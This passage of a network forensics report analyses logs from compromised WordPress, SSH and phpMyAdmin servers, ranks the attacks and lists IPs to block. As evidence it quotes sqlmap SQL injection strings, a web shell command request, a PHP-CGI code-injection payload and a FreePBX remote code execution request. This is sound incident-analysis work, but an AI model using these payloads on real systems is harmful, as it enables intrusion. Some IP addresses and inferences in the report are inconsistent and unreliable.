
We can say that for the most part, traffic relating to wp-content will be benign, by this logic I've created this chart showing the overall safe http traffic to the server. Keep in mind that this refers to each individual get.



Conclusions

The network overall suffered a serious compromise over SSH. This was most likely due to the inability wordpress seems to demonstrate when passwords are considered and the lack of a strong password on the administrator's part. I would also say that on this network most reconnaissance that was not a direct attack was the work of scanning bots, due to the seemingly indiscriminate nature of the system.

Another note here is that the logs were not properly saved due to a poorly setup mail system. This gap in logs most likely accounts for a huge amount of traffic with the large chunks of data simply missing. The explanation as to the compromising is more than likely in this missing data. One look at this graph, which totals events within the logs makes it evident that a huge amount of traffic probably also took place during may, but was simply cut out. The falls in traffic in June are also places where the logs were cut.



As for severity of compromise, the listing here will classify threats by color. Red signifies a compromising threat, orange a dangerous but not compromising threat and green a safe threat.

SSH Access

WP-Login Brute Forcing

SQL Injections

Muieblackcat Reconnaissance

PhpMyAdmin Attacks

XSS Hotel Qunar

Javascript Code Injection

WP-Login and the SQL injections had some danger in them, that the brute forcing could possibly gain access and the injections could create a compromise others could exploit. The SSH access is considered a various serious threat with the 12 root accesses. The addresses that should be banned are under the appendix section Network 2 Dangerous IPs. They were too numerous to list here.

Network 3

Summary


The network architecture of this system was compromised of 3 terminals, Stevie, Walrus and Chong. Chong was a Telnet server, while Stevie was the border system and Walrus the word press server.

In this network, it appears that once again word press is the main source of vulnerability within the setup. There was also a compromise through SSH brute force, both of these facts allowed several attackers to gain root access on the firewall, giving them full control of the network.

The largest vector of weakness in this case for the word press server was SQL injections, it appears that word press needs to learn a thing about sanitizing web inputs to avoid the compromises it can create.

In Depth on Attacks and Reconnaissance

24.86.118.110 – Multi-Vector Compromise



An overall graph of traffic originating from 24.86.118.110.

SSH Brute Force

At first, 24.86.118.110 began their attack with a series of brute force attacks over SSH on root. This was on May 27. After failing several times, a connection was achieved – this address gained root access over SSH to the firewall terminal. It was on the 28th that the

May 27 17:45:18 localhost sshd[21995]: Accepted password for root from 24.86.118.110 port 22104 ssh2

SQL Injections

On May 28th, several SQL injections were attempted on the “survey” one could fill out on the website. The attacker used SQLmap, a program for sql injection penetration to facilitate these attacks.

```
24.86.118.110 - - [28/May/2014:14:23:32 -0400] "GET /survey/index.php?surveyid=1%20AND%20%28SELECT%20CHR%2889%29%26CHR%28117%29%26CHR%28122%29%26CHR%2883%29%20FROM%20MSysAccessObjects%29%3DCHR%2889%29%26CHR%28117%29%26CHR%28122%29%26CHR%2883%29 HTTP/1.1" 200 1513 "-" "sqlmap/1.0-dev (http://sqlmap.org)"
```

A series of injections of similar nature were all done on the `survey/index.php?surveyid=1` address. Some used SELECT functions, ORDERING functions, CONCAT functions and UNION functions in an attempt to gain access to the database.

```
24.86.118.110 - - [28/May/2014:14:24:35 -0400] "GET /survey/index.php?surveyid=1%20UNION%20ALL%20SELECT%20CONCAT%280x7172766b71%2C%28CASE%20WHEN%20%288738%3D...
```

Some of these injections resulted in success, returning a 200 code.

```
24.86.118.110 - - [28/May/2014:16:33:10 -0400] "GET /survey/img/shell.php?cmd=uname%20-a HTTP/1.1" 200 113 "-" "Mozilla/5.0 (Windows NT 6.1; rv:27.0) Gecko/20100101 Firefox/27.0"
```

An interlude between the injections, most likely a command executed intended to get the version of the linux kernel running, or confirming that it is a linux machine. This reconnaissance returned the information to the attacker.

A silence in activity is seen after this and we find that when the attack returns on June 2nd, he appears to be using the administrator system for word press freely. It is at this point that the administrator has been compromised on this web server.

On June 9th he appears to begin modifying many phpmyadmin options. This continues for quite a while and also consists of a considerable amount of database modifications such as

```
24.86.118.110 - - [15/Jun/2014:12:11:01 -0400] "GET /phpmyadmin/db_structure.php?server=1&db=hippie&token=77b0f804ee233fa6bb62af0cbd0b78b6&ajax_request=true&ajax_page_request=true&menuHashes=c0ba0bf9&_nocache=1402848769715770616 HTTP/1.1" 200 45638 "http://hippielife.ca/phpmyadmin/index.php?token=77b0f804ee233fa6bb62af0cbd0b78b6" "Mozilla/5.0 (Windows NT 6.1; rv:27.0) Gecko/20100101 Firefox/27.0"
```


At this point it can be considered that he has fully compromised the network, and is free to do as he pleases.

Miscellainious Attacks

We saw several attacks that occurred on both the previous networks. Below is the name of each attack and a graph demonstrating the spread of addresses who used this attack.

ZmEu Scanner

We have seen ZmEu scanning for phpmyadmin vulnerabilities in the past, below is the distribution of attacks for this scanner.




Morfeus Scanner

A single attack was found here, that did not give anything valuable.

193.239.186.86 - - [18/Jun/2014:04:48:57 -0400] "GET /user/soapCaller.bs HTTP/1.1" 404 216 "-" "Morfeus Fucking Scanner"

Hotel Qunar

Another cross site scripting attempt from the same hotel qunar link.



As you can see, the distribution of this is very even. It is most likely a spoofed IP simply being changed with each attack. They're trying to get our site to execute their site script, luckily it doesn't seem they achieve their goal.


HNAP1

Next there were 6 attacks on varying dates attempting the DLINK exploit for the home administration platform. Another failed attack.

Values	Count	%	
121.200.19.2	1	11.111%	
66.237.95.236	1	11.111%	
70.114.232.128	1	11.111%	
70.62.218.62	1	11.111%	
72.38.183.74	1	11.111%	
74.218.11.218	1	11.111%	
75.138.122.250	1	11.111%	
76.122.163.179	1	11.111%	
99.138.19.173	1	11.111%	

The attack seems to consist of only 1 attempt if the attack does not work, and so each address only makes a single attempt.

CGI-BIN Attack



The cgi-bin attack, an attack we experienced on network 1 relies on hunting for accessible cgi-bin files by sending various directories in an attempt to access these files. It also allows the remote of execution of code if it is postpend to the query. If we look at the arbitrary code they attempt to execute, we find decoded it is this.

```
d+allow_url_include=on+-d+safe_mode=off+-d+suhosin.simulation=on+-d+disable_functions=""+-  
d+open_basedir=none+-d+auto_prepend_file=php://input+-d+cgi.force_redirect=0+-d+cgi.redirect_status_env=0+-  
d+auto_prepend_file=php://input
```

Curiously enough, this also occurred with the 24.* IP in its injections, it attempted to inject this same code into our database.

Muieblackcat

```
222.239.78.246 - - [11/Jun/2014:10:15:01 -0400] "GET /muieblackcat HTTP/1.1" 404 210 "-" "-"
```

Only two attacks for this came to the server, both from 222.239.78.246 on June 11.

SERVER-WEBAPP FreePBX Attack

06/12-07:52:27.848520 [**] [1:30280:2] SERVER-WEBAPP FreePBX config.php remote code execution attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 184.172.140.59:30834 -> 192.168.10.19:80

The above is the snort alert created for this priority one attack from a united states host. A remote code execution attempt. The line which seems to have triggered this alert is this.

184.172.140.59 - - [12/Jun/2014:12:25:38 -0400] "GET /admin/config.php?
display=A&handler=api&file=A&module=A&function=system&args=uname HTTP/1.1" 404 214 "-" "-"


This attack works on older versions of PHP, and the two attempts made do not appear to effect our system. This address makes no more attacks at the system after this.

198.10.167.20 – Governmental Attacker

This address was responsible for some JQuery injections on the server through phpmyadmin. From may 29 to June 22. The most interesting thing about this address is that it belongs to a terminal registered under “Shared Services” in Ottawa. This is a governmental organization that deals in IT. This begs the question as to what is actually going on here, when an IT department is executing attacks on a web page for marijuana hobbyists. The entry of particular note which occurs quite a bit with slight variance:

198.103.167.20 - - [13/Jun/2014:12:28:24 -0400] "GET /phpmyadmin/phpmyadmin.css.php?
server=1&token=e3e27b6bc27b9a0cbcc09631eae90b66&nocache=4200528022ltr HTTP/1.1" 200 97830
"http://hippielife.ca/phpmyadmin/" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:29.0) Gecko/20100101 Firefox/29.0"


This entry implies that 198.103.167.20 attempted to upload something to the phpmyadmin database system. This attack seems to have succeeded and compromised something, but it is uncertain. The address makes no more incursions after this.



This graph demonstrates the traffic generated by this address. Most was typical web traffic for the server, excluding the attacks.

SSH Attempts


The servers were subjected to a significant amount of traffic from SSH. Some of the brute force attacks attempted even entered the system. This graph displays those that achieved entrance to the servers.



Versus those who were attempting to gain access through a brute force attack.

The addresses contained with other are composed mostly of the 116.10.191.* subnet. The 116.10.191.* address range and the 60.* → 61.* ranges appear to be responsible for most attacks.

In total these attacks occurred 59998 times. It's more than likely every address except 24.86.118.110 used brute force to enter the network. Most likely the root password is quite weak.



Safe Traffic


SSH Logins

In this regard, there was only one actual safe SSH login, the safe traffic from here was almost non existent. There is also a chance that the secure logs are not complete for accepted calls. The only safe SSH entry was a localhost entry:

```
May 27 18:08:40 localhost sshd[22203]: Accepted password for root from ::1 port 53957 ssh2
```

Site Traffic

Using a particular marker of site visitation I was able to generate a graph that shows the total traffic this server experienced, which was most likely safe. One can extrapolate that since the average user makes 30 gets per visit, there was 116~ visits to the server by 35 different addresses to simply view the web page.



Conclusions

This network was severely compromised by a handful of addresses, most originating in the same city from a Chinese host. These attacks worked on the weaknesses of the web server and the lack of a strong password used on the root account. Some of the methods attempted were through the vector of the “survey” one could fill out on the website, that would submit data directly to the database. This allowed for SQL injections into the database. The SSH compromises were numerous with most of them being through brute force, with 171 compromises from 60 different addresses, many of which shared a subnet.

This network is so badly compromised the only recommendation anyone could make for it would be to take the entire thing down and start fresh. This also brings us back to something that seems to be a sticking point, don't use word press if you want security. Below is a threat severity listing for this network.

SSH Brute Force

SQL Injections

The Governmental Attacker

SERVER-WEBPP FreePBGX

CGI-BIN

ZmEu Scanner

Morfeus Scanner

Hotel Qunar

HNAP1

Muieblackcat

And finally, below is a list of the most dangerous addresses that should be blocked. For a more specific list refer to the appendix at Network 3 Dangerous users.

161.10.191.0/24

111.74.238.99

61.174.0.0/16

60.173.0.0/16

49.80.0.0/16

61.155.161.189

222.43.200.148

24.86.118.110

Final Notes

There is something to be said here that the more you have running on a server, the exploits possible grow exponentially. With the existence of word press and its easy to really increase this with the addition of plug ins and other optional, user created tools. It's perhaps the best choice to keep as little as possible on a network, sealed as tightly as you can possibly achieve.

Many of the attacks seen throughout these networks was more often than not, automated. ZeMu, Morfeus, muieblackcat, and others all have a history of simply propagating on their own, calling back to a home terminal. These are perhaps the most insidious with their crawling activities, but often prey on old exploits that most administrators shouldn't be vulnerable to. These are often associated with criminal rings, such as those that sell botnets to would be criminals and the like. To have an open server on the web is truly a dangerous thing when people don't even need to target you directly to compromise you.

Often most attacks were very basic, and hoped to catch hold of some flaw or misconfiguration. Many compromises even occurred from simple brute force password attempts. It shows the need for a strong password that isn't kept the same for the lifetime of a server.

In the end, all three networks were severely compromised, and all should be taken down and be rebuilt.

Data additional to this report is stored in the data/ folder. Contained is many named CSV files which detail the data found.